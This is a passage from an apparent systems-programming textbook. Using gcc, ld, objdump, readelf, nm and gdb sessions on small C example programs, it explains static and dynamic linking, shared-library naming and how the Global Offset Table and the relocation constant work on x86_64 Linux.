        movq %r9, %r8
        movq 8(%rsp),%r9         /* arg6 is on the stack. */
        syscall                  /* Do the system call. */
        cmpq $-4095, %rax        /* Check %rax for error. */
        jae SYSCALL_ERROR_LABEL  /* Jump to error handler if error. */
        ret                      /* Return to caller. */

PSEUDO_END (syscall)
```

As we can see, the `syscall()` *wrapper function* does very few things: it contains only the `syscall` *assembly instruction* preceded by a few others preparing parameters.

Back to the Linker: Searching for Command-Line Arguments

We can now continue searching for arguments to be passed to the linker. We already noticed that the linker arguments cannot be only the output file and the list of object files produced by the compilation of C sources. The executables created by the compiler driver are larger because they include additional code that is almost always necessary to execute our programs correctly.

When calling the linker, the compiler driver adds many arguments and options[18] that are very difficult for us to guess:

```
g.$ gcc -v -o p.bin p1.o p2.o
Using built-in specs.
COLLECT_GCC=gcc
COLLECT_LTO_WRAPPER=/usr/lib/gcc/x86_64-linux-gnu/4.9/lto-wrapper
Target: x86_64-linux-gnu
Configured with: ../src/configure -v --with-pkgversion='Debian 4.9.2-10' --withbugurl=
file:///usr/share/doc/gcc-4.9/README.Bugs --enable-languages=c,c+
+,java,go,d,fortran,objc,obj-c++ --prefix=/usr --program-suffix=-4.9 --enable-shared
--enable-linker-build-id --libexecdir=/usr/lib --without-included-gettext --enablethreads=
posix --with-gxx-include-dir=/usr/include/c++/4.9 --libdir=/usr/lib --enablenls
--with-sysroot=/ --enable-clocale=gnu --enable-libstdcxx-debug --enablelibstdcxx-
time=yes --enable-gnu-unique-object --disable-vtable-verify --enable-plugin
--with-system-zlib --disable-browser-plugin --enable-java-awt=gtk --enable-gtk-cairo
--with-java-home=/usr/lib/jvm/java-1.5.0-gcj-4.9-amd64/jre --enable-java-home --withjvm-
root-dir=/usr/lib/jvm/java-1.5.0-gcj-4.9-amd64 --with-jvm-jar-dir=/usr/lib/jvmexports/
java-1.5.0-gcj-4.9-amd64 --with-arch-directory=amd64 --with-ecjjar=/
usr/share/java/eclipse-ecj.jar --enable-objc-gc --enable-multiarch --with-arch-
32=i586 --with-abi=m64 --with-multilib-list=m32,m64,mx32 --enable-multilib --withtune=
generic --enable-checking=release --build=x86_64-linux-gnu --host=x86_64-linuxgnu
--target=x86_64-linux-gnu
Thread model: posix
```

[18] For more information, see https://sourceware.org/binutils/docs/ld/Options.html.

```
gcc version 4.9.2 (Debian 4.9.2-10)
COMPILER_PATH=/usr/lib/gcc/x86_64-linux-gnu/4.9/:/usr/lib/gcc/x86_64-linuxgnu/
4.9/:/usr/lib/gcc/x86_64-linux-gnu/:/usr/lib/gcc/x86_64-linuxgnu/
4.9/:/usr/lib/gcc/x86_64-linux-gnu/
LIBRARY_PATH=/usr/lib/gcc/x86_64-linux-gnu/4.9/:/usr/lib/gcc/x86_64-linuxgnu/
4.9/../../../x86_64-linux-gnu/:/usr/lib/gcc/x86_64-linuxgnu/
4.9/../../../../lib/:/lib/x86_64-linux-gnu/:/lib/../lib/:/usr/lib/x86_64-linuxgnu/:/
usr/lib/../lib/:/usr/lib/gcc/x86_64-linux-gnu/4.9/../../../:/lib/:/usr/lib/
COLLECT_GCC_OPTIONS='-v' '-o' 'p.bin' '-mtune=generic' '-march=x86-64'
 /usr/lib/gcc/x86_64-linux-gnu/4.9/collect2 -plugin /usr/lib/gcc/x86_64-linuxgnu/
4.9/liblto_plugin.so -plugin-opt=/usr/lib/gcc/x86_64-linux-gnu/4.9/lto-wrapper
-plugin-opt=-fresolution=/tmp/cc2gvUmZ.res -plugin-opt=-pass-through=-lgcc -pluginopt=-
pass-through=-lgcc_s -plugin-opt=-pass-through=-lc -plugin-opt=-pass-through=-
lgcc -plugin-opt=-pass-through=-lgcc_s --sysroot=/ --build-id --eh-frame-hdr -m
elf_x86_64 --hash-style=gnu -dynamic-linker /lib64/ld-linux-x86-64.so.2 -o p.bin
/usr/lib/gcc/x86_64-linux-gnu/4.9/../../../x86_64-linux-gnu/crt1.o
/usr/lib/gcc/x86_64-linux-gnu/4.9/../../../x86_64-linux-gnu/crti.o
/usr/lib/gcc/x86_64-linux-gnu/4.9/crtbegin.o -L/usr/lib/gcc/x86_64-linux-gnu/4.9
-L/usr/lib/gcc/x86_64-linux-gnu/4.9/../../../x86_64-linux-gnu -L/usr/lib/gcc/x86_64-
linux-gnu/4.9/../../../../lib -L/lib/x86_64-linux-gnu -L/lib/../lib
-L/usr/lib/x86_64-linux-gnu -L/usr/lib/../lib -L/usr/lib/gcc/x86_64-linuxgnu/
4.9/../../.. p1.o p2.o -lgcc --as-needed -lgcc_s --no-as-needed -lc -lgcc --asneeded
-lgcc_s --no-as-needed /usr/lib/gcc/x86_64-linux-gnu/4.9/crtend.o
/usr/lib/gcc/x86_64-linux-gnu/4.9/../../../x86_64-linux-gnu/crtn.o
```

In our trivial example, if we minimize the arguments' number we get:

```
g.$ ld -dynamic-linker /lib64/ld-linux-x86-64.so.2 \
/usr/lib/x86_64-linux-gnu/crt1.o /usr/lib/x86_64-linux-gnu/crti.o \
/usr/lib/x86_64-linux-gnu/crtn.o -lc -o t10.bin p1.o p2.o[19]
g.$
g.$ wc -c t10.bin
4976 t10.bin[20]
g.$ ./t10.bin; echo $?
57
g.$
```

As a result, the linker finds the needed information to create a working executable.

We have just done a *dynamic linking*. As the term suggests, this linking will be completed at execution time; we'll see more details later. Even for a static linking, it's not easy [21] to choose the linker arguments and options:[22]

```
g.$ ld -static -o t11.bin p1.o p2.o /usr/lib/x86_64-linux-gnu/crt1.o \
```

[19]Press the Enter key just after "\", without adding spaces, to continue the command on the next line.

[20]The command *objdump -d t10.bin* shows that, compared to p.bin (6768 bytes), the functions `deregister_tm_clones`, `register_tm_clones`, `__do_global_dtors_aux`, and `frame_dummy` are missing; our program doesn't need them.

[21]See the output of *gcc -v -static -o p.bin p1.o p2.o*.

[22]For more information, see https://sourceware.org/binutils/docs/ld/Options.html. In particular `--start-group` and `-end-group` include a list of libraries to be called repeatedly until circular dependencies are solved (A depends on B which depends on A). For more, see the output of *man ld*.

```
/usr/lib/x86_64-linux-gnu/crti.o /usr/lib/x86_64-linux-gnu/crtn.o \
-L/usr/lib/gcc/x86_64-linux-gnu/4.9 --start-group -lgcc -lgcc_eh -lc --end-group
g.$
g.$ wc -c t11.bin
824160 t11.bin                                    t11.bin is 592 times bigger than t3.bin
g.$ ./t11.bin; echo $?
57
g.$
```

So because there is nothing to be gained by calling the linker directly (as we did before), the best way is to let the compiler driver do the dirty work for us. For dynamic linking it's enough to write the following:

```
g.$ gcc -o p.bin p1.c p2.c
g.$ ./p.bin; echo $?
57
g.$ wc -c p.bin
6768 p.bin
g.$
```

Static and Dynamic Linking

Linking can be either static or dynamic:

- A *static linking* produces a monolithic executable (or *statically-linked executable*). The file created this way is often hundreds of times bigger than that obtained with dynamic linking, since all the necessary code is included. It's a good solution for creating small portable programs.
- *Dynamic linking* is the default; unless specified, the compiler driver makes a dynamic linking, deferring libraries linking at execution time, when the executable ("*dynamically-linked executable*") is loaded in memory for execution. In this case libraries are not included in executables, which are therefore much smaller.

If we prefer a static linking, it is necessary to add the `-static` option:

```
g.$ gcc -static -o p.bin p1.c p2.c
g.$ wc -c p.bin
829240 p.bin
g.$
```

The output file `p.bin` has no unresolved symbols. This can be verified by means of the command *nm* (or *file*):

```
g.$ nm p.bin | grep " U "                 # Lists the undefined symbols (there are none)
g.$ nm p.bin | grep " T " | more          # Lists all symbols in the "Text" (code) section
0000000000405f20 T abort
0000000000457270 T __access
000000000043f570 T __add_to_environ
0000000000456920 T __alloc_dir
00000000004533f0 T __argz_add_sep
...
```

To view the file contents, we can use the command *objdump -d p.bin*. To view only the `.text` section (the one containing the code) we must add the option "`-j .text`". Even so, the output is long enough to suggest adding "`| more`" (*objdump -d p.bin | more*) or redirecting to file (*objdump -d p.bin > p.s*).

Here is how `main()` and `f()` appear:

```
g.$ objdump -j .text -d p.bin | more
...
000000000400f8e <main>:
  400f8e:      55                      push   %rbp
  400f8f:      48 89 e5                mov    %rsp,%rbp
  400f92:      48 83 ec 10             sub    $0x10,%rsp
  400f96:      c7 45 fc 11 00 00 00    movl   $0x11,-0x4(%rbp)
  400f9d:      e8 19 00 00 00          callq  400fbb <f>
  400fa2:      89 c2                   mov    %eax,%edx
  400fa4:      8b 45 fc                mov    -0x4(%rbp),%eax
  400fa7:      01 c2                   add    %eax,%edx
  400fa9:      8b 05 21 32 2b 00       mov    0x2b3221(%rip),%eax        # 6b41d0 <g1>
  400faf:      01 c2                   add    %eax,%edx
  400fb1:      8b 05 1d 32 2b 00       mov    0x2b321d(%rip),%eax        # 6b41d4 <g2>
  400fb7:      01 d0                   add    %edx,%eax
  400fb9:      c9                      leaveq
  400fba:      c3                      retq
000000000400fbb <f>:
  400fbb:      55                      push   %rbp
  400fbc:      48 89 e5                mov    %rsp,%rbp
  400fbf:      c7 45 fc 22 00 00 00    movl   $0x22,-0x4(%rbp)
  400fc6:      8b 15 04 32 2b 00       mov    0x2b3204(%rip),%edx        # 6b41d0 <g1>
  400fcc:      8b 45 fc                mov    -0x4(%rbp),%eax
  400fcf:      01 c2                   add    %eax,%edx
  400fd1:      8b 05 fd 31 2b 00       mov    0x2b31fd(%rip),%eax        # 6b41d4 <g2>
  400fd7:      01 d0                   add    %edx,%eax
  400fd9:      5d                      pop    %rbp
  400fda:      c3                      retq
```

Now the global symbols `f`, `g1`, and `g2` have nonzero addresses (compare that with the earlier `objump` disassembly). The linker has resolved all symbols and created a monolithic executable, which doesn't need external libraries, so it's ready to be loaded into memory and executed.

Static linking has the advantage of creating portable code because each executable includes all of the *static libraries* (such as `libc.a`) it needs.[23] For small programs it is an acceptable solution.

A more modern and flexible method is to complete the linking at execution time by using the *dynamic libraries* already loaded in memory by other programs (or by other libraries)[24] and adding only those that are missing.[25]

[23]Given that a fully portable program (which can be executed on any operating system) doesn't exist, we can consider a program to be portable if it depends on few nonstatic libraries; so in practice we make a hybrid linking (only some libraries are statically linked), but this solution gives rise to many problems. The availability of static libraries is not the only issue: portability is also limited by other factors (hardware architectures, system functions, file formats, and so on).

[24]Sharing is done by mapping the same physical memory into the *virtual address space* of each *process*.

[25]With static libraries, each program includes (and hence loads into memory) a copy of all the needed libraries; for each of them there is in physical memory one copy for each program using that library.

Note that libraries are not included in the executable file: the linker (`ld`) only takes note of them and delays linking at execution time, when the operating system loads into memory the dynamic linker indicated in the `.interp` section (`/lib64/ld-linux-x86-64.so.2`, see later) of the executable file. Then the dynamic linker loads the needed libraries and resolves all links.

The list of the shared library dependencies can be obtained through the command *`ldd p.bin`*; here is the output:

```
linux-vdso.so.1 (0x00007ffd1f5c7000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f7faa3f2000)
/lib64/ld-linux-x86-64.so.2 (0x00007f7faa79b000)
```

This is dynamic linking, also known as *late linking* or *late binding*. On the other hand, static linking is called *early linking* or *early binding*.

The main advantage of dynamic libraries, better known as *shared libraries*, is the ability to be updated (for correcting errors, adding new features, or removing others) without changing the executable programs.[26] As a consequence, the executable files are smaller since they don't include libraries, but they have some undefined symbols to be resolved at startup.

Dynamic library linking inevitably slows down program startup because when a new execution takes place, the dynamic linker has to repeat the linking step.

In ELF executables, the dynamic linker to be used appears in the `.interp` section. For our executable file `p.bin`, the command *`objdump -h p.bin`* shows that the `.interp` section starts at offset 0x200. If we open `p.bin` with the editor *`ghex`* (or *`hexedit`*) we find the string `/lib64/ld-linux-x86-64.so.2`.

As an alternative to *`ghex`* we can use the command *`objdump -s -j .interp ./exe`*. The same information can be retrieved from the output of *`readelf -l p.bin`*.

Shared libraries are also known as *dynamic shared objects* (DSO), or *shared objects*, hence the extension `.so`. Shared libraries may be loaded and linked when program execution starts or even later, when the executable program asks for their loading.

To sum up, in Linux there are:

- Static libraries (`*.a`). A static library is created by the *`ar`* (ARchiver) command, which joins several object files to create one unique file with the extension `.a`.[27]
- Shared libraries (`*.so`), among which there are:
  - Static shared libraries: they are linked at program startup (*dynamic linking*); they remain in memory at least until the program terminates. Their loading constitutes a preliminary stage which immediately precedes the program startup.
  - Dynamically shared (or *dynamically loaded)* libraries: loaded, used and removed at execution time under the program's direct control (*dynamic loading*).

  On Unix-like operating systems, functions dlopen(), dlsym(), and dlclose() allow the implementation of dynamic loading. With their help a program can call, by using dlopen(), the dynamic linker for opening a shared library, use its functions by means of dlsym() and then close the library with dlclose().

[26] At the next startup each program is automatically linked to the new version. By contrast, every change in static libraries requires code recompilation to include the newer libraries.

[27] For example, the output of *`objdump -d /usr/lib/x86_64-linux-gnu/libc.a | more`* lists all object files (modules) that are included in the library and all functions contained in each module. The dynamic version of the same C library is `libc.so (/lib/x86_64-linux-gnu/libc.so.6)`.

Shared Libraries: GOT

Shared (or dynamic) libraries allow linking completion at execution time; this avoids program recompilation when libraries are updated.

Shared libraries deserve detailed study, because of their great importance. To take a look, we will create a very simple program calling a library function. In addition, both the main program and the library define one global variable each and use the one defined by the other.

We want to understand how the linker ensures a proper binding between the main program and the library.

A Simple Test Program

Let us resume our two files: `p1.c` (containing the function `main`) and `p2.c` (containing the function `f`), but now we create a shared library from `p2.c`:

```
g.$                          # Arch: x86_64, OS: Debian 8.2 (64 bit), compiler: gcc v. 4.9.2
g.$ cat p1.c                                              # Prints the contents of p1.c
int g1 = 1;
extern int g2;
int f(void);
int main(void) { int v1=0x11; return f()+v1+g1+g2; }
g.$ cat p2.c                                              # Prints the contents of p2.c
extern int g1;
int g2 = 2;
int f(void) { int v2=0x22; return v2+g1+g2; }
g.$
g.$ gcc -fpic -shared -o libp2.so p2.c                    # Creates the library p2
g.$ gcc -o p.bin p1.c -L"." -lp2                          # Creates the executable p.bin
g.$ LD_LIBRARY_PATH="." ./p.bin                           # Executes p.bin
g.$ echo $?                                               # Prints the return value of main()
57
g.$
```

The last commands need some clarification:

- The option `-fpic` tells *gcc* to create a *position-independent code*; that is, a code that can be loaded in memory at an arbitrary address without the need to be relocated.
- The option `-shared` produces a shared library.
- The name `libp2.so` comes from `p2.c` by changing the filename extension from `.c` to `.so` and adding `lib` at the beginning; briefly:

```
soname = Shared Object NAME = "lib" + libraryName + ".so" + "." + versionNumber
(or majorNumber); e.g. libp2.so.1
```

- Usually a soname is a link (created by the *ldconfig* command) to the real library whose name is

```
 soname + "." + minorNumber + "." + release; e.g.: libp2.so.1.3.9
```

- The release number is optional, therefore we can find `libp2.so.1.3`. The name used by compilers is simply `libp2.so`.

When compiling, we add `-L"."` on the command line to specify the directory ("." is the current one) in which to search for libraries. The option `-lp2` means: use the library (-l) p2. To get its full name, we add the `lib` prefix and `.so` extension, thus obtaining `libp2.so`.

With dynamic linking, unlike static, the library is not included in the executable; the linker only checks whether the symbols imported from `p1.o` are defined in `libp2.so`.

If `LD_LIBRARY_PATH="."` is omitted, `libp2.so` is searched inside the directories listed in `/etc/ld.so.conf` without success; this produces an error message: "./p.bin: error while loading shared libraries: libp2.so: cannot open shared object file: No such file or directory."

Where Are the Global Symbols?

To begin answering that question, let's disassemble the executable:

```
g.$ objdump -d p.bin
...
00000000004006b6 <main>:
  4006b6:     55                      push   %rbp
  4006b7:     48 89 e5                mov    %rsp,%rbp
  4006ba:     48 83 ec 10             sub    $0x10,%rsp
  4006be:     c7 45 fc 11 00 00 00    movl   $0x11,-0x4(%rbp)          # v1 = 0x11
  4006c5:     e8 c6 fe ff ff          callq  400590 <f@plt>            # Calls f()
  4006ca:     89 c2                   mov    %eax,%edx                 # EDX = f()
  4006cc:     8b 45 fc                mov    -0x4(%rbp),%eax           # EAX = v1
  4006cf:     01 c2                   add    %eax,%edx                 # EDX += v1
  4006d1:     8b 05 09 04 20 00       mov    0x200409(%rip),%eax       # EAX = g1
  4006d7:     01 c2                   add    %eax,%edx                 # EDX += g1
  4006d9:     8b 05 09 04 20 00       mov    0x200409(%rip),%eax       # EAX = g2
  4006df:     01 d0                   add    %edx,%eax                 # EAX = f()+v1+g1+g2
  4006e1:     c9                      leaveq
  4006e2:     c3                      retq
...
```

Except for `f@plt` we note that `p.bin` includes `main()` but not `f()`, now in `libp2.so`:

```
g.$ nm libp2.so
00000000002009bc B __bss_start
...
00000000000006c0 T f
...
                 U g1
00000000002009b8 D g2
...
g.$
```

As we can see, in `libp2.so` the code of function `f()` stays in the Text section (`.text`, containing the machine code) and the variable `g2` in the (initialized) Data section (`.data`, containing global and static variables). By contrast, `g1` is Undefined in `libp2.so`, since it is in the `.data` section of `p.bin`:

```
g.$ nm p.bin
0000000000600ae4 B __bss_start
...
                 U f
...
0000000000600ae0 D g1
0000000000600ae8 B g2
...
00000000004006b6 T main
...
g.$
```

It's worth noting that in `p.bin` the variable `g2` is not undefined as expected (the other two symbols, `f` and `g1`, are defined in only one file); we'll see why later. Moreover, let's remember the addresses of the global symbols.

Once their sections have been found, we can search for more information about global symbols; let us start from `g1`.

The command *`readelf -S p.bin`* (or *`objdump -h p.bin`*) prints the section addresses, which let us know the location of `g1` (address=0x600ae0) from the beginning of the `.data` section:

```
g.$ readelf -S p.bin
There are 30 section headers, starting at offset 0x14a0:

Section Headers:
  [Nr] Name              Type             Address           Offset
       Size              EntSize          Flags  Link  Info  Align
...
  [24] .data             PROGBITS         0000000000600ad0  00000ad0
       0000000000000014  0000000000000000  WA       0     0     8
  [25] .bss              NOBITS           0000000000600ae8  00000ae4
...
```

The command *`objdump -s -j .data p.bin`* also shows the initial value of `g1`:

```
g.$ objdump -s -j .data p.bin

p.bin:     file format elf64-x86-64

Contents of section .data:
 600ad0    00000000 00000000 00000000 00000000 ................
 600ae0    01000000
    |       |
Addresses  01 = Low byte of g1 (see the Chapter 3 discussion of little-endian encoding)
```

The size of the `.data` section is 0x14=20 bytes (from 0x600ad0 to 0x600ae3); here the integer variable `g1` holds the last four bytes (0x600ae0 – 0x600ae3).

The following four bytes are unused so that the address (0x600ae8) of the next section (`.bss`: Block Started by Symbol) is a multiple of 8. The first element of `BSS` is `g2`.

The value of g2 will be known for sure only when p.bin starts execution, but not until then (the library could be updated before execution[28]); therefore, in p.bin, the variable g2 is placed inside BSS, containing uninitialized static and global variables.[29] That's why the *nm* command prints a B between the address and the symbol name.

Don't forget that in libp2.so the symbol g2 appears in the .data section, where it holds the last four bytes; in fact .data is located between 0x2009b0 and 0x2009b0 + 0xc – 1 = 0x2009bb:

```
g.$ nm libp2.so | grep g2
00000000002009b8 D g2
g.$ readelf -S libp2.so
There are 27 section headers, starting at offset 0x11a0:

Section Headers:
  [Nr] Name              Type             Address           Offset
       Size              EntSize          Flags  Link  Info  Align
...
  [21] .data             PROGBITS         00000000002009b0  000009b0
       000000000000000c 0000000000000000  WA       0     0     8
  [22] .bss              NOBITS           00000000002009bc  000009bc
...
g.$
g.$ objdump -s -j .data libp2.so

libp2.so:     file format elf64-x86-64

Contents of section .data:
 2009b0 b0092000 00000000 02000000 .. .........
g.$                        |
                           02 = Low byte of g2 (at address 0x2009b0+8 = 0x2009b8)
```

Therefore the symbol g2 refers to two different variables, but only one of them (the one in the .bss section of p.bin) is used by our program.

How Global Variables Are Addressed

Now let's see how the global variables g1 and g2 are addressed in p.bin.

As with static linking, the assembly code shows that in main() the reference to g1 is indirect; instead of the absolute address there is the one relative to the next instruction:

```
4006d1:          8b 05 09 04 20 00     mov    0x200409(%rip),%eax    # 600ae0 <g1>
4006d7:          01 c2                 add    %eax,%edx
```

---

[28] As an example, let's change "int g2=2;" to "int g2=3;" and then update libp2.so:

```
g.$ gcc -fpic -shared -o libp2.so p2.c          # Updates the shared library (not p.bin)
g.$ LD_LIBRARY_PATH="." ./p.bin                 # Executes p.bin
g.$ echo $?                                     # Prints main()'s return value
59                                              # The old value was
57 g.$              # Before continuing undo modifications and resume the old contents of files.
```

[29] These variables will be set to zero by the program loader (see the section "The GNU Linker"), which allocates and initializes the memory required by the .bss section.

The instruction *mov 0x200409(%rip),%eax* means "copy (mov) to the 32-bit register EAX four bytes starting from the one with address RIP+0x200409[30], where RIP is the address of the following instruction (from which g1 is 0x200409 bytes away) .

Since RIP = 0x4006d7 ⇒ address of g1 = 0x4006d7+0x200409 = 0x600ae0.

The same instruction (mov 0x2003dd(%rip),%eax) is used to copy g2 to EAX, but with a different result since now RIP = 0x4006df:

```
4006d9:        8b 05 09 04 20 00     mov    0x200409(%rip),%eax    # 600ae8 <g2>
4006df:        01 d0                 add    %edx,%eax
```

It's not the same in libp2.so:

```
g.$ objdump -j .text -d libp2.so
...
00000000000006c0 <f>:
 6c0:   55                      push   %rbp                    # Prologue
 6c1:   48 89 e5                mov    %rsp,%rbp               # Prologue
 6c4:   c7 45 fc 22 00 00 00    movl   $0x22,-0x4(%rbp)        # v2 = 0x22
 6cb:   48 8b 05 86 02 20 00    mov    0x200286(%rip),%rax     # RAX=&g1=0x200958
 6d2:   8b 10                   mov    (%rax),%edx             # EDX = g1
 6d4:   8b 45 fc                mov    -0x4(%rbp),%eax         # EAX = v2
 6d7:   01 c2                   add    %eax,%edx               # EDX = v2+g1
 6d9:   48 8b 05 88 02 20 00    mov    0x200288(%rip),%rax     # RAX=&g2=0x200968
 6e0:   8b 00                   mov    (%rax),%eax             # EAX = g2
 6e2:   01 d0                   add    %edx,%eax               # EAX = (v2+g1)+g2
 6e4:   5d                      pop    %rbp                    # Epilogue
 6e5:   c3                      retq                           # Returns v2+g1+g2
...
```

As before, references to g1 and g2 in f() are indirect, but now there is a further level of indirection: the address of each variable is obtained in two steps.

In "mov 0x200286(%rip),%rax", the value RIP+0x200286 = 0x6d2+0x200286 = 0x200958 is not the address of g1, but that of another variable (let's call it got_g1) containing the address of g1; g1 is copied to a register by the following instruction:

```
6cb:   48 8b 05 86 02 20 00   mov   0x200286(%rip),%rax     # RAX =  got_g1 = &g1
6d2:   8b 10                  mov   (%rax),%edx             # EDX = *got_g1 = g1
```

In the same way, RIP+0x200288 = 0x6e0 + 0x200288 = 0x200968 is not the address of g2, but that of got_g2, which contains the address of g2:

```
6d9:   48 8b 05 88 02 20 00   mov   0x200288(%rip),%rax     # RAX =  got_g2 = &g2
6e0:   8b 00                  mov   (%rax),%eax             # EAX = *got_g2 = g2
```

[30]In C we would write: EAX = *((int32_t *)RIP + 0x200409);

The Global Offset Table

The variables got_g1 and got_g2 stay in the .got (*Global Offset Table*) section; this can be deduced by the addresses printed by the command *readelf -S libp2.so*, or better by *objdump -s -j .got libp2.so*, which also shows their values (both null):

```
g.$ objdump -s -j .got libp2.so

libp2.so:     file format elf64-x86-64

Contents of section .got:
 200950 00000000 00000000 00000000 00000000  ................          # got_g1 is highlighted
 200960 00000000 00000000 00000000 00000000  ................          # got_g2 is highlighted
 200970 00000000 00000000 00000000 00000000  ................
 200980 00000000 00000000                    ........
g.$             The first column contains addresses ⇒ The ".got " section ranges from
                0x200950 to 0x200987
```

At startup the dynamic linker updates the contents of the .got section (of libp2.so), by saving the addresses of g1 and g2 in got_g1and got_g2, respectively.

Before verifying, we must remember that, unlike those in p.bin, the section addresses of libp2.so are not definitive: libp2.so contains a shared library whose memory location will be known only when the program using that library is started.

Prior to that moment, we only know temporary addresses; for some sections (among which is .text) they are equal to the offset relative to the beginning of libp2.so, while for some other sections (.got, .data, and so on) they differ by a constant (0x200000; 0x400000 for p.bin):

```
g.$ readelf -S libp2.so | grep "\["
  [Nr] Name              Type            Address          Offset
...
  [11] .text             PROGBITS        00000000000005c0  000005c0
...
  [19] .got              PROGBITS        0000000000200950  00000950
  [20] .got.plt          PROGBITS        0000000000200988  00000988
  [21] .data             PROGBITS        00000000002009b0  000009b0
...
```

The Relocation Constant

When p.bin starts execution, the dynamic linker loads libp2.so into memory and then maps it in the virtual memory of p.bin; in particular, the .text and .data sections get new addresses, equal to the temporary ones plus a *relocation constant* (or *base address*), k:

```
g.$ objdump -d libp2.so | grep "<f>"
00000000000006c0 <f>:                          # 0x6c0 = temporary address = offset in libp2.so
g.$ LD_LIBRARY_PATH="." gdb p.bin[31]
```

[31] As an alternative, we can install the library without the need to specify the directory in which to search for libp2.so:

```
g.$ su -c "cp libp2.so /usr/lib/x86_64-linux-gnu/" # /usr/lib64/ on openSUSE
Password: *****
g.$ gdb p.bin  # Now we don't have to add "LD_LIBRARY_PATH"
```

```
GNU gdb (Debian 7.7.1+dfsg-5) 7.7.1
Copyright (C) 2014 Free Software Foundation, Inc.
...
(gdb) print g1                          # The variable g1 stays in section .data of p.bin
$1 = 1
(gdb) print g2
$2 = 0
(gdb) print &g2                         # This is the variable g2 of section .bss of p.bin
$3 = (<data variable, no debug info> *) 0x600ae8 <g2>
(gdb) info symbol 0x600ae8
g2 in section .bss
(gdb) x 0x2009b8                        # Variable g2 of section .data of libp2.so.
0x2009b8:       Cannot access memory at address 0x2009b8
(gdb) x 0x7ffff7ddb9b8                  # But libp2.so has still not been loaded in memory.
0x7ffff7ddb9b8: Cannot access memory at address 0x7ffff7ddb9b8
(gdb) start                             # Loads the program, completes linking, then starts
                                          execution.
Temporary breakpoint 1 at 0x4006ba
Starting program: /home/g/p.bin

Temporary breakpoint 1, 0x00000000004006ba in main ()   # Execution stops at the end of
                                                          main's prologue.
(gdb) print g2                        # p.bin has just been started
$4 = 2                                # g2=2 (before it was 0).
(gdb) x 0x2009b8                      # This address has been relocated; we must search for k.
0x2009b8:       Cannot access memory at address 0x2009b8
(gdb) disassemble f
Dump of assembler code for function f:
   0x00007ffff7bdb6c0 <+0>:     push   %rbp
   0x00007ffff7bdb6c1 <+1>:     mov    %rsp,%rbp
   0x00007ffff7bdb6c4 <+4>:     movl   $0x22,-0x4(%rbp)
   0x00007ffff7bdb6cb <+11>:    mov    0x200286(%rip),%rax      # RAX = got_g1
   0x00007ffff7bdb6d2 <+18>:    mov    (%rax),%edx              # EDX = *got_g1
   0x00007ffff7bdb6d4 <+20>:    mov    -0x4(%rbp),%eax
   0x00007ffff7bdb6d7 <+23>:    add    %eax,%edx
   0x00007ffff7bdb6d9 <+25>:    mov    0x200288(%rip),%rax      # RAX = got_g2
   0x00007ffff7bdb6e0 <+32>:    mov    (%rax),%eax              # EAX = *got_g2
   0x00007ffff7bdb6e2 <+34>:    add    %edx,%eax
   0x00007ffff7bdb6e4 <+36>:    pop    %rbp
   0x00007ffff7bdb6e5 <+37>:    retq
End of assembler dump.
(gdb) set $k = f-0x6c0              # 0x6E0=Address not relocated (=offset in libp2.so) of f().
(gdb) print $k
$5 = (<text variable, no debug info> *) 0x7ffff7bdb000   # k = relocation constant.
(gdb) x $k+0x2009b8
0x7ffff7ddb9b8 <g2>:    0x00000002         # Variable g2 of section .data of libp2.so [32]
(gdb) print &g1
$6 = (<data variable, no debug info> *) 0x600ae0 <g1>
(gdb) x $k+0x200958                                          # Relocated address of got_g1
0x7ffff7ddb958: 0x00600ae0                                   # Now got_g1 = &g1
```

[32]Prior to starting `p.bin`, the data at address 0x7FFFF7DDC9E0 was not accessible.

```
(gdb) info symbol 0x7ffff7ddb958
No symbol matches 0x7ffff7ddb958.                          # got_g1 is a made-up name !
(gdb) print &g2
$7 = (<data variable, no debug info> *) 0x600ae8 <g2>
(gdb) x $k+0x200968                                        # Relocated address of got_g2
0x7ffff7ddb968: 0x00600ae8                                 # Now got_g2 = &g2
(gdb) info symbol 0x7ffff7ddb968
No symbol matches 0x7ffff7ddb968.                          # got_g2 is a made-up name !
(gdb)
```

We know that the `.text` section of `libp2.so` starts at offset 0x5c0 (the entry point). The function `f()`, starting at offset `0x6c0`, has memory address `0x7ffff7bdb6c0` in the virtual address space of the executable. From these two values the relocation constant can be calculated:

`k = 0x7ffff7bdb6c0 – 0x6c0 = 0x7ffff7bdb000.`

By taking into account the effective values assumed by the `RIP` register after program startup, we can calculate the effective addresses of `got_g1` and `got_g2`:

`&got_g1 = RIP + 0x200286 = 0x7ffff7bdb6d2 + 0x200286 = 0x7ffff7ddb958`[33]

`&got_g2 = RIP + 0x200288 = 0x7ffff7bdb6e0 + 0x200288 = 0x7ffff7ddb968`

Their values are no longer null (they have been initialized by the dynamic linker):

`got_g1 = *(&got_g1) = *(0x7ffff7ddb958) = 0x600ae0 = &g1`

`got_g2 = *(&got_g2) = *(0x7ffff7ddb968) = 0x600ae8 = &g2`

The use of the Global Offset Table makes the code more complex, but it allows us to separate the code from data, mark it as read-only, and safely share it between processes.[34]

Section Attributes: Sharing Library Code

Let's take another look at the output of the command *`readelf -S libp2.so`*, of which we've seen only a few of the sections:[35]

```
Section Headers:
  [Nr] Name              Type             Address           Offset
       Size              EntSize          Flags  Link  Info  Align
...
  [11] .text             PROGBITS         00000000000005c0  000005c0
       0000000000000126  0000000000000000  AX     0     0     16             A=allocatable
...                                                                          X=executable
  [19] .got              PROGBITS         0000000000200950  00000950       W=writable
       0000000000000038  0000000000000008  WA     0     0     8
...
```

[33]The same value can be obtained by adding k to the temporary address (still not relocated) of got_g1: 0x7ffff7bdb000+0x200958 = 0x7ffff7ddb958; the same for `got_g2`.

[34]Sharing is done by mapping the library code into the virtual memory space of each process using the same library; the physical memory includes only one copy.

[35]We can open another terminal window to avoid closing the debugging session.

```
  [21] .data             PROGBITS         00000000002009b0  000009b0
       000000000000000c  0000000000000000  WA       0      0      8
...
```

The `.text` section has two attributes: A (Allocatable: occupies memory space) and X (has eXecutable code), but not W (Writable) like sections `.got` and `.data`.

The read-only attribute is a security measure; it's important if the library code must be shared between several processes to avoid unnecessary duplication and save memory.

To this end, the code of `libp2.so` must not include absolute addresses, either for data or for code, because there is no way of knowing them at compilation time: the base address of one library depends on other libraries already loaded in memory, and the address of a global variable (let's call it g) is set by the program using that library.

If the code contains absolute addresses, it's necessary to relocate the code, which cannot be marked as read-only, because addresses need to be changed.

The relative addressing (`mov offset(%rip), %eax`) might avoid absolute addresses, but it's not feasible; the offset of the global variable from the next instruction is not known *a priori*, since variable and code belong to different modules.

